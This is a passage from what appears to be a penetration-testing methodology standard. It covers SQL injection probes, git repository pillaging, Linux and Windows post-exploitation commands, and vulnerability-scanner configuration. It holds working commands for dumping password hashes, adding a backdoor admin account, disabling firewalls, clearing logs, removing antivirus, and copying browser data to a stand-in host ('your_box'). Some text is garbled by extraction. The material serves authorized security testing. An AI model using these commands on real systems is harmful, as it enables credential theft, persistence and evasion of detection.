order to effect the execution of predefined SQL commands.
SQL (Structured Query Language) is an interpretted programming language for interfacing with a database. It is
sometimes also lazily used to refer to the database management system. Applications utilize a database to store/retrieve
and process information. The database is usually a relational database, where data is stored in one more tables,
each table has values in one or more columns (data types/attributes) and rows (element/tuple). There are several
implementations of SQL and each has their own commands and syntax. A few common commands are: select -
retrieve data union - combine results of two or more selects insert - add new data update - modify existing data delete
- delete data
What is injection? Simply stated, SQL injection exploits a vulnerability that allows data sent to an application to be
interpreted and run as SQL commands.
According to OWASP (https://www.owasp.org/index.php/SQL_Injection) SQL Injection, also known as SQLi, consists
of insertion or “injection” of a SQL query via the input data from the client to the application.
A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/
Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the
content of a given file present on the DBMS file system and in some cases issue commands to the operating system.
SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane

input in
order to effect the execution of predefined SQL commands. SQL injection is typically discovered in the Vulnerability
Analysis phase (and maybe hinted at in the intelligence gathering phase) of the engagement.
One possible way to test for sql injection is to enter a ‘ into input fields then compare the application response to
a well formed request. If the web application is vulnerable to SQLi, a ‘ may return different results when the SQL
statement attempts to execute. Was an error message returned, different results, web page a different size, are different
HTTP codes returned. Don’t forget to look at the source, not just what is displayed in the browser. Depending on the
reaction, it may be necessary to use other tests for injection, for example ” or ‘; or) or ‘+”=’ or %27%20or%201=1.
It may also be necessary to encode the characters to bypass filters. If the access to the source code of the application
is available, review for any variables where input can be manipulated as part of the application usage. In some cases
this will be readily apparent, for instance php $sql = “SELECT * from [table] WHERE tuple = ‘$_GET(“input”]”’; c#
$sql = “SELECT * from [table] WHERE tuple = ‘” + request.getParameter(“input”) = “”’;
Several tools are available for the identification and exploitation of SQLi
Several tools are available for the identification and exploitation of SQLi. SQLi Tools
• Havij (http://itsecteam.com/en/projects/project1.htm)
• SQLmap (http://sqlmap.sourceforge.net)
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• The Mole (http://sourceforge.net/projects/themole)
• Pangolin (http://nosec.org/en/productservice/pangolin)
XSS
<Contribution Needed>
CSRF
<Contribution Needed>
<Contribution Needed>
• Information Leakage
<Contribution Needed>
• FW/WAF/IDS/IPS Evasion
• Human Evasion
• DLP Evasion
<Contribution Needed>
<Contribution Needed>
• Client Side
• Phishing (w/pretext)
• Service Side
• Out of band
• Post-Exploitation
• Infrastructure analysis
The Social-Engineering Toolkit (SET) is a python-driven suite of custom tools which solely focuses on attacking
the human element of pentesting. It’s main purpose is to augment and simulate social-engineering attacks and allow
the tester to effectively test how a targeted attack may succeed. Currently SET has two main methods of attack,

one is utilizing Metasploit payloads and Java-based attacks by setting up a malicious website (which you can clone
whatever one you want) that ultimately delivers your payload. The second method is through file-format bugs and
e-mail phishing. The second method supports your own open-mail relay, a customized sendmail open-relay, or Gmail
integration to deliver your payloads through e-mail. The goal of SET is to bring awareness to the often forgotten attack
vector of social-engineering. You can see detailed tutorials here or by downloading the user manual here.
9.4.5 VPN detection
VPN Hunter (http://www.vpnhunter.com) discovers and classifies SSL VPNs from top vendors including Juniper,
Cisco, Palo Alto, Citrix, Fortinet, F5, SonicWALL, Barracuda, Microsoft, and Array. VPN Hunter will also attempt to
detect whether two-factor authentication is enabled on the target SSL VPNs.
9.4.6 Route detection, including static routes
<Contribution Needed>
<Contribution Needed>
<Contribution Needed>
• Network Level
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• Application Level
<Contribution Needed>
• Mapping connectivity in/out of every segment
• Lateral connectivity
<Contribution Needed>
9.4.7 Pillaging
<Contribution Needed>
Video Cameras
<Contribution Needed>
Data Exfiltration
<Contribution Needed>
• identify web servers
• identify ftp servers
• DNS and ICMP tunnels
• VoIP channels
• Physical channels (printing, garbage disposal, courier)
• Fax (on multifunction printers)
Locating Shares
<Contribution Needed>
Audio Capture
<Contribution Needed>
• VoIP
• Microphone
High Value Files
<Contribution Needed>
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Database Enumeration
<Contribution Needed>
• Checking for PPI

• card data
• passwords/user accounts
Wifi
<Contribution Needed>
• Steal wifi keys
• Add new Wifi entries with higher preference then setup AP to force connection
• Check ESSIDs to identify places visited
Source Code Repos
<Contribution Needed>
• SVN
• CVS
• MS Sourcesafe
• WebDAV
Git
Git is a distributed version control system (DVCS) and the meta directory (.git) contains all the necessary information
to re-create the state of the repository at any given point in time.
Git is often used to deploy web applications and the .git meta directory is sometimes available to pillage.
Identify the repo
One quick way to find the repo is to look for the file http://example.com/.git/HEAD and see if it contains a match to
^ref: refs/ W3AF (http://w3af.sourceforge.net/) contains a discovery plugin named findGit.py that will assist in finding
git repositories of web targets.
Note: the .git directory is not always present in the root, but sometimes in sub directories depending on how a part of
the application is deployed. Something like http://example.com/blog/.git/
Cloning the repo
git clone http://example.com/
If an error like this is the result of the clone attempt then you have to resort to pillaging in different ways as the repo is
not easily cloneable.
fatal: http://example.com/info/refs not found: did you run git update-server-info on the server?
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Check for directory browsing
If directory browsing is open for http://example.com/.git/objects then wget can be used to download the repo and then
re-construct it.
Example:
wget -m --no-parent http://example.com/.git
cd example.com
git reset --hard
Other useful data
If both of these scenarios fail to get you the contents of the git repo there is still other information that may be of value.
These files with predictable file names can contain very useful information and are detailed below.
• .git/index
“The index is a binary file (generally kept in .git/index) containing a sorted list of path names, each with permissions
and the SHA1 of a blob object; git ls-files can show you the contents of the index:” (http://book.gitscm.com/7_the_git_index.html)
1. Platform details (.php, .cgi, etc)

2. Files that may contain configuration details (that are not rendered)
3. .old
4. .new
5. .bak
6. .tar.gz
7. .txt
8. Database dumps .sql
mkdir example.com
cd example.com
mkdir .git
wget get http://example.com/.git/index -O .git/index
git init .
git ls-files
• .git/config
Contains repo locations, usernames / email addresses, possibly other targets one could attack.
• .git/logs/HEAD
Contains commit messages if any editing and committing has been done on the server.
• .git/hooks/*
There are a number of files in the hooks directory that may contain sensitive information depending on the environment.
Identify custom apps
<Contribution Needed>
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Backups
<Contribution Needed>
• Locally stored backup files
• Central backup server
• Remote backup solutions
• Tape storage
9.4.8 Business impact attacks
<Contribution Needed>
• What makes the biz money
• Steal It
9.4.9 Further penetration into infrastructure
<Contribution Needed>
• Botnets
Pivoting inside
• Linux Commands
–Show users that have used ssh to connect to this host. grep publickey /var/log/secure*|awk '{print $9"\t"$11"\t"$NF}'|sort -u
user1 ::ffff:10.0.0.1 ssh2 user2 ::ffff:10.0.0.2 ssh2 user3 ::ffff:10.0.0.3 ssh2
–Show users that have used sudo. grep sudo /var/log/secure*|awk -F: '{print $4}'|sort -u
user1 root user2 user4
–Show users with active cron use. cat /var/log/cron* |awk '$6 !~ /Updated/ {print $6}'|tr -d :math:''|sort -u
root user5 user1 user2
–Look at a users password settings. passwd -S user
1. passwd -S appuser
Password locked.
1. passwd -S root
Password set, MD5 crypt.
1. passwd -S bin

Alternate authentication scheme in use.
–Users that have connected and from where. for i in $(ls /var/log/wtmp*);do last -adf ${i}|awk '$1 !~ /wtmp/ {print
$1,$NF}'|sort -u; done
user1 testhost.example.com root testhost2.example.com user2 prodhost.example.com
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–Who is logged in right now and from where. $ who -Hu NAME LINE TIME IDLE PID COMMENT user1 pts/0 Jun
2 10:39 . 28001 (testhost.example.com)
–Pull IPv4 hosts from /etc/hosts, drop commented entries and localhost. egrep -v "^[\t]*#|^[\t]*$|localhost" /etc/hosts
10.0.0.1 testhost.example.com testhost 10.0.0.2 testhost2.example.com testhost2 10.0.0.3 testhost3.example.com
testhost3
–Pull commented IPv4 hosts from /etc/hosts egrep "^[\t]*#+[\t]*([0-9]{1,3}\.){3}[0-9]{1,3}" /etc/hosts
1. 10.0.0.4 testhost4.example.com testhost4
–Pull IPv6 hosts from /etc/hosts egrep "(([:xdigit:]{0,4})\:?\:{1}){0,7}\:?\:{1}([:xdigit:]{0,4})?" /etc/hosts
1 loopback localhost # loopback (lo0) name/address 1FFF ipv6test.example.com ipv6test
–Pull hostnames from known_hosts files for any user home you have access to read. for i in $(awk -F: '{print $6}'
/etc/passwd|sort -u); do awk '{print $1}' ${i}/.ssh/known_hosts 2> /dev/null;done|tr ',' '\n'|sort -u
testhost testhost3
testhost4 ipv6test prodhost
–Show private keys and if they are encrypted for i in $(grep "PRIVATE" *|egrep -v "END"|awk -F: '{print $1}'); do
print ${i};grep ENCRYPTED ${i};echo;done id_dsa
id_dsap Proc-Type: 4,ENCRYPTED
id_rsa32k Proc-Type: 4,ENCRYPTED
id_rsa512
id_rsa512p Proc-Type: 4,ENCRYPTED
–Look at the public keys and pull their type. Numerical types are SSH protocol 1. for i in $(ls *.pub);do print ${i};awk
'{print $1}' ${i};echo;done id_dsa.pub ssh-dss
id_dsap.pub ssh-dss
id_rsa16k.pub ssh-rsa
id_rsadef.pub ssh-rsa
identity2048.pub 2048
identity768p.pub 768
identity864.pub 864
- Windows Commands
- Token Stealing and Reuse
- Password Cracking
- Wifi connections to other devices
- Password Reuse
- Keyloggers
- User enumeration
- From Windows DC or from individual machines
- Linux passwd file
- MSSQL Windows Auth users

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History and Logs

command use
date Display date and time
df Display disk free space
iostat Kernel I/O statistics
netstat Network status and throughput
lsof List of open files
ps Process information
top Display and update sorted process information
who Display who is on the system Check ssh known hosts file Log files to see who connects to the server
Linux
.bash_history and other shell history files syslog
MySQL
• MySQL History
• syslog
Windows
• Event Logs
• Recent opened files
• Browsers
• Favorites
• stored passwords
• stored cookies
• browsing history
• browser cache files
• syslog
Cleanup
<Contribution Needed>
• Ensure documented steps of exploitation
• Ensure proper cleanup
• Remove Test Data
• Leave no trace
• Proper archiving and encryption of evidence to be handed back to customer
• Restore database from backup where necessary
9.4.10 Persistence
<Contribution Needed>
1. Autostart Malware

2. Reverse Connections
3. Rootkits
• User Mode
• Kernel Based
4. C&C medium (http, dns, tcp, icmp)
5. Backdoors
6. Implants
7. VPN with credentials
9.5 Post Exploitation
Post-exploitation activities are those that are conducted once a system as been compromised. These activities vary
based upon the type of operating system. They can very from running simple “whoami” to enumerating local accounts.
9.5.1 Windows Post Exploitation
Blind Files
(Things to pull when all you can do is to blindly read) LFI/Directory traversal(s). Files that will have the

same name
across networks / Windows domains / systems.
{| ! align="left"| File ! Expected Contents / Description |- |%SYSTEMDRIVE%\boot.ini |A file that can be counted on to be on virtually every windows host. Helps with confirmation that a read is happening. |- |%WINDIR%\win.ini |This is another file to look for if boot.ini isn't there or coming back, which is some times
the case. |- |%SYSTEMROOT%\repair\SAM
%SYSTEMROOT%\System32\config\RegBack\SAM |It stores users' passwords in a hashed format (in LM hash and NTLM hash). |- |%SYSTEMROOT%\repair\system
%SYSTEMROOT%\System32\config\RegBack\system | |}
Non Interactive Command Execution
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System
Command Expected Output or Description
Lists your current user. Not present in all versions of Windows;
however shall be present in Windows NT 6.0-6.1.
whoami /all Lists current user, sid, groups current user is a member of and
their sids as well as current privilege level.
set Shows all current environmental variables. Specific ones to
look for are USERDOMAIN, USERNAME, USERPROFILE,
HOMEPATH, LOGONSERVER, COMPUTERNAME,
APPDATA, and ALLUSERPROFILE.
fsutil fsinfo drives Must be an administrator to run this, but it lists the current
drives on the system.
<nowiki>reg query HKLM /s /d /f
"C:* *.exe" | find /I "C:\" |
find /V """"</nowiki>
Locates insecurely registered executables within the system
registry on Windows 7.
Networking (ipconfig, netstat, net)
http://www.securityaegis.com/ntsd-backdoor/
Configs
align=left"|Command Expected Output or Description
gpresult /z Extremely verbose output of GPO (Group policy) settings as applied
to the current system and user
sc qc
sc query
sc queryex
type
%WINDIR%\System32\drivers\etc\hosts
Print the contents of the Windows hosts file
dir %PROGRAMFILES% Prints a directory listing of the Program Files directory.
echo %COMSPEC% Usually going to be cmd.exe in the Windows directory, but it's good
to know for sure.
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Finding Important Files
Files To Pull (if possible)
Remote System Access
align=left"|Command Description / Reason
net share \\computername
tasklist /V /S computername

qwinsta /SERVER:computername
qprocess /SERVER:computername *
net use \\computername This maps IPC$ which does not show up as a drive but
allows you to access the remote system as the current
user. This is less helpful as most commands will automatically
make this connection if needed
net use \\computername
/user:DOMAIN\username password
Using the IPC$ mount use a user name and password
allows you to access commands that do not usually ask
for a username and password as a different user in the
context of the remote system.
This is useful when you've gotten credentials from
somewhere and wish to use them but do not have an active
token on a machine you have a session on.
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal
Server" /v fDenyTSConnections /t
REG_DWORD /d 0 /f
Enable remote desktop.
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal
Server" /v fAllowToGetHelp /t
REG_DWORD /d 1 /f
Enable remote assistance
''net time \computername ''
Shows the time of target computer)
''dir \computernameshare_or_admin_share ''
dir list a remote directory
tasklist /V /S computername Lists tasks w/users running those tasks on a remote system.
This will remove any IPC$ connection after it is
done so if you are using another user, you need to reinitiate
the IPC$ mount
Auto-Start Directories
''ver '' Returns kernel version - like uname on *nix)
{| ! align=left"|Version !Location |- |Windows NT 6.1, 6.0 |%SystemDrive%\ProgramData\Microsoft
\Windows\Start
Menu\Programs\Startup\ |- |Windows NT 5.2, 5.1, 5,0 |%SystemDrive%\Documents And Settings\All
Users\Start
Menu\Programs\StartUp\ |- |Windows 9x |%SystemDrive%\wmiOWS\Start Menu\Programs\StartUp\
|- |Windows NT
4.0, 3.51, 3.50 |%SystemDrive%\WINNT\Profiles\All Users\Start Menu\Programs\StartUp\ |}
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Binary Planting
align=left"|Location /
File name
Reason / Description
msiexec.exe Idea taken from here: http://goo.gl/E3LTa - basically put evil binary named
msiexec.exe in Downloads directory and when a installer calles msiexec without
specifying path, you get code execution.
%SystemRoot%\SystemTa3k2e\nwfbroemm\stmuoxnfe\t:
http://blogs.iss.net/archive/papers/ibm-xforce-an-inside-look-at-stuxnet.pdf Look for
Print spooler vuln
• WMI

– wmic bios
– ‘‘wmic ‘‘
– wmic qfe get hotfixid
* This gets patches IDs
– wmic startup
– wmic service
– ‘‘wmic process ‘‘
* Get caption,executablepath,commandline
– wmic process call create “process_name”
* Executes a program
– wmic process where name=”process_name” call terminate
* Terminates program
– wmic logicaldisk where drivetype=3 get name, freespace, systemname,
filesystem, size, volumeserialnumber
* Hard drive information
– wmic useraccount
* Usernames, sid, and various security related goodies
– wmic useraccount get /ALL
– wmic share get /ALL
* You can use ? for gets help
– wmic startup list full
* This can be a huge list!!!
– wmic /node:"hostname" bios get serialnumber
* This can be great for finding warranty info about target
• Reg Command exit
– reg save HKLM\Security security.hive (Save security hive to a file)
– reg save HKLM\System system.hive (Save system hive to a file)
– reg save HKLM\SAM sam.hive (Save sam to a file)
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– reg add [\\TargetIPaddr\] [RegDomain][\Key]
– reg export [RegDomain]\[Key] [FileName]
– reg import [FileName]
– reg query [\\TargetIPaddr\] [RegDomain]\[Key] /v [Valuename!] (you can
to add /s for recurse all values)
Deleting Logs
wevtutil el (list logs)
wevtutil cl <LogName> (Clear specific lowbadming)
del %WINDIR%*.log /a /s /q /f
Uninstalling Software “AntiVirus” (Non interactive)
‘‘wmic product get name /value ‘‘(this gets software names)
‘‘wmic product where name=”XXX” call uninstall /nointeractive ‘‘(this uninstalls software)
Other
pkgmgr usefull /iu :”Package”
‘‘pkgmgr usefull /iu :”TelnetServer” ‘‘(Install Telnet Service ...)
‘‘pkgmgr /iu:”TelnetClient” ‘‘(Client)
‘‘rundll32.exe user32.dll, LockWorkStation ‘‘(locks the screen -invasive-)
wscript.exe <script js/vbs>
cscript.exe <script js/vbs/c#>
xcopy /C /S %appdata%\Mozilla\Firefox\Profiles*.sqlite
\\your_box\firefox_funstuff
Operating Specific
Win2k3

winpop stat domainname
Vista/7
winstat features
wbadmin get status
wbadmin get items
gpresult /H gpols.htm
 <code>bcdedit /export <filename>
Vista SP1/7/2008/2008R2 (x86 & x64)
Enable/Disable Windows features with Deployment Image Servicing and Management (DISM):
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• Note* Works well after bypassuac + getsystem (requires system privileges)
• Note2* For Dism.exe to work on x64 systems, the long commands are necessary
To list features which can be enabled/disabled:
%windir%\System32\cmd.exe /c "%SystemRoot%\system32\Dism.exe" /online
/get-features
To enable a feature (TFTP client for example):
%windir%\System32\cmd.exe /c "%SystemRoot%\system32\Dism.exe" /online
/enable-feature /featurename:TFTP
To disable a feature (again TFTP client):
%windir%\System32\cmd.exe /c "%SystemRoot%\system32\Dism.exe" /online
/disable-feature /featurename:TFTP
Invasive or Altering Commands
These commands change things on the target and can lead to getting detected
align=left”|Command Reason / Description
net user hacker hacker /add Creats a new local (to the victim) user called ‘hacker’
with the password of ‘hacker’
net localgroup administrators /add
hacker net localgroup administrators
hacker /add
Adds the new user ‘hacker’ to the local administrators
group
net share nothing$=C:\
/grant:hacker,FULL /unlimited
Shares the C drive (you can specify any drive) out as a
Windows share and grants the user ‘hacker’ full rights
to access, or modify anything on that drive.
One thing to note is that in newer (will have to look
up exactly when, I believe since XP SP2) windows versions,
share permissions and file permissions are separated.
Since we added our selves as a local admin this
isn’t a problem but it is something to keep in mind
net user username /active:yes /domain Changes an inactive / disabled account to active. This
can useful for re-enabling old domain admins to use,
but still puts up a red flag if those accounts are being
watched.
netsh firewall set opmode disable Disables the local windows firewall
netsh firewall set opmode enable Enables the local windows firewall. If rules are not in
place for your connection, this could cause you to loose
it.
Support Tools Binaries / Links / Usage
REMEMBER: DO NOT RUN BINARIES YOU HAVEN’T VETTED
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align=left”|Description Link to download
carrot.exe /im /ie /ff /gc /wlan /vnc
/ps /np /mp /dialup /pwdump
http://h.ackack.net/carrot-exe.html
PwDump7.exe > ntlm.txt http://www.tarasco.org/security/pwdump_7/ Invasively
Dumps Windows NTLM hashes. Holds the credentials
for all accounts.
Nircommands http://www.nirsoft.net/utils/nircmd.html A collection of
small nifty features.
wce.exe http://www.ampliasecurity.com/research/wce_v1_2.tgz
Pull NTLM hashes from login sessions out of memory, adfind.exe -b
ou=ActiveDirectory,dc=example,dc=com
-f "objectClass=user" sn givenName
samaccountname -nodn -adcsv >
exported_users.csv
http://www.joeware.net/freetools/ Joeware tools have
been used by admins for a while. This command will
output the firstname, lastname and username of everyone
in the AD domain example.com. Edit as needed.
Various tools
(e.g. \\hackarmoury.com\tools\all_binaries\fgdump.exe)
Some examples of protocols in use:
http://hackarmoury.com/tools
\\hackarmoury.com\tools
ftp://hackarmoury.com
svn://hackarmoury.com
9.5.2 Obtaining Password Hashes in Windows
There are two general methods for obtaining the password hashes in Windows. One method is to inject code into the
LSASS (Local Security Authority Subsystem Service) process and the other is to extract the hashes from the SAM,
system, and security registry hives. Pwdump6, Fgdump, and the hashdump command in Meterpreter use the LSASS
injection method and Creddump extracts passwords from the SAM, system, and security hives. Once the hashes have
been extracted, you can crack the hashes to obtain the passwords or you can use the hashes in a pass the hash exploit.
LSASS Injection
One of the pitfalls of using the LSASS injection method is the possibility of crashing the LSASS process, which will
reboot the machine. Another pitfall is tools like Pwdump and Fgdump are often stopped by AV tools.
Pwdump6 and Fgdump
Pwdump6 and Fgdump are available at http://www.foofus.net/~fizzgig. Fgdump implements a number of features that
Pwdump6 does not and is the preferred tool to use. Also, the user account must be an administrator on the target
machine.
• To dump passwords on the local host with the credential of the current user use: fgdump
• To dump passwords on the local host with other credentials use: fgdump -h 127.0.0.1 -u adminuser
• To dump passwords on a remote host with specified credentials use: fgdump -h 192.168.0.1 -u adminuser -p password
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Hashdump in Meterpreter
From the meterpreter prompt run hashdump.
meterpreter > hashdump
Guest:501:******NOPASSWORD*******:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:******NOPASSWORD*******:ee96955033d6fa723cc2fccb7bec093d:::
Extracting Passwords from Registry
You will need to copy the SAM, system, and security files from the target machine to your machine. The files are
located in C:\WINDOWS\system32\config and are typically inaccessible while the machine is running. Fortunately,
you can get a copy of the files from the registry in HKEY_LOCAL_MACHINE and some times you can find them in
c:\WINDOWS\repair.
Copy from the Registry
reg save HKLM\SAM c:\sam.reg
reg save HKLM\SYSTEM c:\system.reg
reg save HKLM\SECURITY c:\security.reg
If you get an “Access Denied” error message when trying to save the SECURITY hive then try:
at 12:00 reg save HKLM\SECURITY c:\security.reg
You are using the at command to schedule the reg command so set the time appropriately.
Extracting the Hashes
Creddump includes three python scripts designed to extract the local password hashes (pwdump.py), the cached credentials
(cachedump.py), and the LSA secrets (lsadump.py). To get the local password hashes use: pwdump.py system.reg sam.reg. To get the cached credentials use: cachedump.py system.reg security.reg.
Extracting Passwords from Registry using Meterpreter
In Meterpreter use the command run post/windows/gather/hashdump to get the local hashes from the SAM database. To get the cached hashes you will need to download the cachedump.rb module from http://lab.mediaservice.net/code/cachedump.rb and put it into /modules/post/windows/gather. Then you can run the
command run post/windows/gather/cachedump.
9.6 Reporting
<Contribution Needed>
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The Penetration Testing Execution Standard Documentation, Release 1.1
9.6.1 Executive-Level Reporting
<Contribution Needed>
1. Business Impact
2. Customization
3. Talking to the business
4. Affect bottom line
5. Strategic Roadmap
6. Maturity model
7. Appendix with terms for risk rating
9.6.2 Technical Reporting
<Contribution Needed>
1. Identify systemic issues and technical root cause analysis
2. Maturity Model
3. Technical Findings
• Description
• Screen shots
• Ensure all PII is correctly redacted
• Request/Response captures

• PoC examples
• Ensure PoC code provides benign validation of the flaw
4. Reproducible Results
• Test Cases
• Fault triggers
5. Incident response and monitoring capabilities
• Intelligence gathering
• Reverse IDS
• Pentest Metrics
• Vuln. Analysis
• Exploitation
• Post-exploitation
• Residual effects (notifications to 3rd parties, internally, LE, etc...)
6. Common elements
• Methodology
• Objective(s)
9.6. Reporting 185
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• Scope
• Summary of findings
• Appendix with terms for risk rating
9.6.3 Quantifying the risk
<Contribution Needed>
1. Evaluate incident frequency
• probable event frequency
• estimate threat capability (from 3 - threat modeling)
• Estimate controls strength (6)
• Compound vulnerability (5)
• Level of skill required
• Level of access required
2. Estimate loss magnitude per incident
• Primary loss
• Secondary loss
• Identify risk root cause analysis
• Root Cause is never a patch
• Identify Failed Processes
3. Derive Risk
• Threat
• Vulnerability
• Overlap
9.6.4 Deliverable
<Contribution Needed>
1. Preliminary results
2. Review of the report with the customer
3. Adjustments to the report
4. Final report
5. Versioning of Draft and Final Reports
6. Presentation
• Technical
• Management Level
7. Workshop / Training
• Gap Analysis (skills/training)
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8. Exfiltarted evidence and any other raw (non-proprietary) data
gathered.
9. Remediation Roadmap
• Triage
• Maturity Model
• Progression Roadmap
• Long-term Solutions
• Defining constraints
9.7 Custom tools developed
In order to ensure that all tests are conducted with the same criteria, you will need to ensure that you have the correct
OpenVAS Global Settings. In order to do this you will need to connect to the OpenVAS Server and modifiy the Global
Settings. There are seven configuration tabs: General, Credentials, Target Selection, Access Rules, Prefs., and KB.
For our purposes, most of the default settings do not need to be modified.
9.8 General
The General tab is where we will set certain scan options. The actual settings have been defined as indicated below:
General Scan Options Section Setting
Port Range 1-65535
Consider unscanned ports as closed Unchecked
Checks to perform concurrently 4
Path to CGIs /cgi-bin:/scripts
Do a reverse lookup of the IP before testing it Unchecked
Safe checks Checked
Designate hosts by their MAC address Unchecked
Port Scanner Section Setting
ike-scan (NASL wrapper) Checked
Snmpwalk ‘scanner’ Checked
SYN Scan Checked
Exclude toplevel domain wildcard hosts Unchecked
portbunny (NASL wrapper) Unchecked
strobe (NASL wrapper) Unchecked
Scan for LaBrea tarpitted hosts Checked
amap (NASL wrapper) Unchecked
pnscan (NASL wrapper) Unchecked
Netstat ‘scanner’ Unchecked
Simple TCP portscan in NASL Unchecked
OpenVAS TCP scanner Checked
Ping Host Checked
Nmap (NASL wrapper) Checked

9.9 Plugins
The Plugins tab, allows us to choose specific security checks by plugin family or individual checks that we want to
enable. The easiest way to set this is to select the “Enable All” button from the main Plugins tab, however this assumes
the Safe Checks is selected from the General Tab.
9.10 Credentials
The Credentials tab, allows us to configure the Nessus scanner to use authentication credentials during

scanning.
For our policy we will not edit any of the settings within this section. They are however documented to ensure
completeness.
SMB Authorization Setting
SMB login Blank
SMB password Blank
SMB domain (optional) Blank
‘’‘SSH Authorization ‘’‘ Setting
Per-host SSH key Selection (localhost) Select SSH Login
Per-host SSH key Selection (Default) Select SSH Login
User per-target login information Unchecked
SSH login name sshovas
SSH password (unsafe!) Blank
SSH public key Blank
SSH private key Blank
SSH key passphrase Blank
9.11 Target Selection
The Target Selection tab, allows us to specify specific targets or to read them from a file. The main then to ensure that
is checked is the Perform a DNS zone transfer.
9.12 Access Rules
The Access Selection tab, allows us to view and manage the access rules for our scanner. These rules determine which
host you may scan. Note that there are three kinds of access rules:
Server rules, Serverside user rules, and Clientside user rules. Server rules are global to the server and will affect all
users that connect to this server. Serverside user rules are specific to a user and affect only this user, no matter from
which client he connects to this server. Finally, Clientside user rules are specific to the client. They will affect only
the scope in which they are defined.
9.13 Preferences
The Preferences tab allows for more granular control over scan settings. All items in this category should be left alone.
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9.14 Knowledge Base
The configuration section for the Knowledge Base (KB) allows you to control the management of the server-side scan
results. Information retrieved by plugins is collected in a KB during a scan. This is done on a per-host basis, meaning
there is one KB for every host scanned. The default is to discard the KB once all plugins have finished, but under
certain circumstances it can be quite useful to tell the server to keep the KBs generated during the scan and use them
again at a later time.
In order to ensure that all tests are conducted with the same criteria, you will need to ensure that you have created a
policy called “Only Safe Checks.” In order to do this you will need to connect to the Nessus server UI, so that you can
create a custom policy by clicking on the “Policies” option on the bar at the top and then “+ Add” button on the right.

The “Add Policy” screen will be displayed as follows:
‘” Screenshot Here “‘
There are four configuration tabs: General, Credentials, Plugins, and Preferences. For our purposes, most of the
default settings do not need to be modified.
9.15 General
The General tab is where we will name and configure scan options related to our policy. There are six boxes of
grouped options that control scanner behavior: Basic, Scan, Network Congestion, Port Scanners, Port Scan Options,
and Performance.
Basic allows us to define the policy itself. The actual settings have been defined as indicated below:
Basic Section Setting
Name Only Safe Checks
Visibility Shared
Description Complete scans not including Denial of Service.
Scan Section Setting
Save Knowledge Base Checked
Safe Checks Checked
Silent Dependencies Checked
Log Scan Details to Server Unchecked
Stop Host Scan on Disconnect Unchecked
Avoid Sequential Scans Unchecked
Consider Unscanned Ports as Closed Unchecked
Designate Hosts by their DNS Name Unchecked
Network Section Setting
Reduce Parallel Connections on Congestion Unchecked
Use Kernel Congestion Detection (Linux Only) Unchecked
Port Scanners Section Setting
TCP Scan Checked
UDP Scan Unchecked
SYN Scan Unchecked
SNMP Scan Checked
Netstat SSH Scan Checked
Netstat WMI Scan Checked
Ping Host Unchecked
Continued on next page

Table 9.4 – continued from previous page
Port Scan Options Section Setting
Port Scan Range 1-65535
Performance Section Setting
Max Checks Per Host (Windows) 5
Max Checks Per Host (Linux) 50-75
Max Hosts Per Scan 5
Network Receive Timeout (seconds) 5
Max Simultaneous TCP Sessions Per Host Unlimited
Max Simultaneous TCP Sessions Per Scan Unlimited
9.16 Credentials
The Credentials tab, allows us to configure the Nessus scanner to use authentication credentials during scanning.
For our policy we will not edit any of the settings within this section. They are however documented to

ensure
completeness.
Windows credentials Setting
SMB account Blank
SMB password Blank
SMB domain (optional) Blank
SMB password type Password
Additional SMB account (1) Blank
Additional SMB password (1) Blank
Additional SMB domain (optional)(1) Blank
Additional SMB account (2) Blank
Additional SMB password (2) Blank
Additional SMB domain (optional)(2) Blank
Additional SMB account (3) Blank
Additional SMB password (3) Blank
Additional SMB domain (optional)(3) Blank
Never send SMB credentials in clear text Checked
Only use NTLMv2 Unchecked
‘’SSH Settings ‘’ Setting
SSH user name root
SSH password (unsafe!) Blank
SSH public key to use Blank
SSH private key to use Blank
Passphrase for SSH key Blank
Elevate privileges with Nothing
su login Blank
Escalation password Blank
SSH known hosts file Blank
Preferred SSH port 22
Client version OpenSSH_5.0
Kerberos configuration Settings
Kerberos Key Distribution Center (KDC) Blank
Continued on next page

Table 9.5 – continued from previous page
Kerberos KDC Port 88
Kerberos KDC Transport UDP
Kerberos Realm (SSH only) Blank
Cleartext protocols settings Settings
User name Blank
Password (unsafe!) Blank
Try to perform patch level checks over telnet Unchecked
Try to perform patch level checks over rsh Unchecked
Try to perform patch level checks over rexec Unchecked

9.17 Plugins

The Plugins tab, allows us to choose specific security checks by plugin family or individual checks that we want to
enable. The easiest way to set this is to select the “Enable All” button from the main Plugins tab, however this assumes
the Safe Checks is selected from the General Tab.

9.18 Preferences

The Preferences tab allows for more granular control over scan settings. All items in this category should

be. The
actual settings have been defined as indicated below:
Cisco IOS Compliance Checks Setting
Policy file #1 Blank
Policy file #2 Blank
Policy file #3 Blank
Policy file #4 Blank
Policy file #5 Blank
‘’‘Database Compliance Checks ‘’‘ Setting
Policy file #1 Blank
Policy file #2 Blank
Policy file #3 Blank
Policy file #4 Blank
Policy file #5 Blank
‘’‘Database Settings ‘’‘ Setting
Login Blank
Password Blank
DB Type Oracle
Database SID Blank
Database port to use Blank
Oracle auth type NORMAL
SQL Server auth type Windows
Do not scan fragile devices Setting
Scan Network Printers Unchecked
Continued on next page

Table 9.6 – continued from previous page
Scan Novell Netware hosts Unchecked
Global variable settings Setting
Probe services on every port Checked
Do not log in with user accounts not
specified in the policy
Unchecked
Enable CGI scanning Checked
Network type Mixed (use RFC 1918)
Enable experimental scripts Unchecked
Thorough tests (slow) Unchecked
Report verbosity Normal
Report paranoia Normal
HTTP User-Agent Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1;
Trident/4.0)
SSL certificate to use Blank
SSL CA to trust Blank
SSL key to use Blank
SSL password for SSL key Blank
HTTP cookies import Settings
Cookies file Blank
HTTP login page Settings
Login page /
Login form Blank
Login form fields user=%USER%&password=%PASS%
Login form method POST

Re-authenticate delay (seconds) Blank
Check authentication on page Blank
Follow 30x redirections (# of levels) 2
Authenticated regex Blank
Invert test (disconnected if regex matches) Unchecked
Match regex on HTTP headers Unchecked
Case insensitive regex Unchecked
ICCP/COTP TSAP Addressing Settings
Start COTP TSAP 8
Stop COTP TSAP 8
Login configurations Settings
HTTP account Blank
HTTP password (sent in clear) Blank
NNTP account Blank
NNTP password (sent in clear) Blank
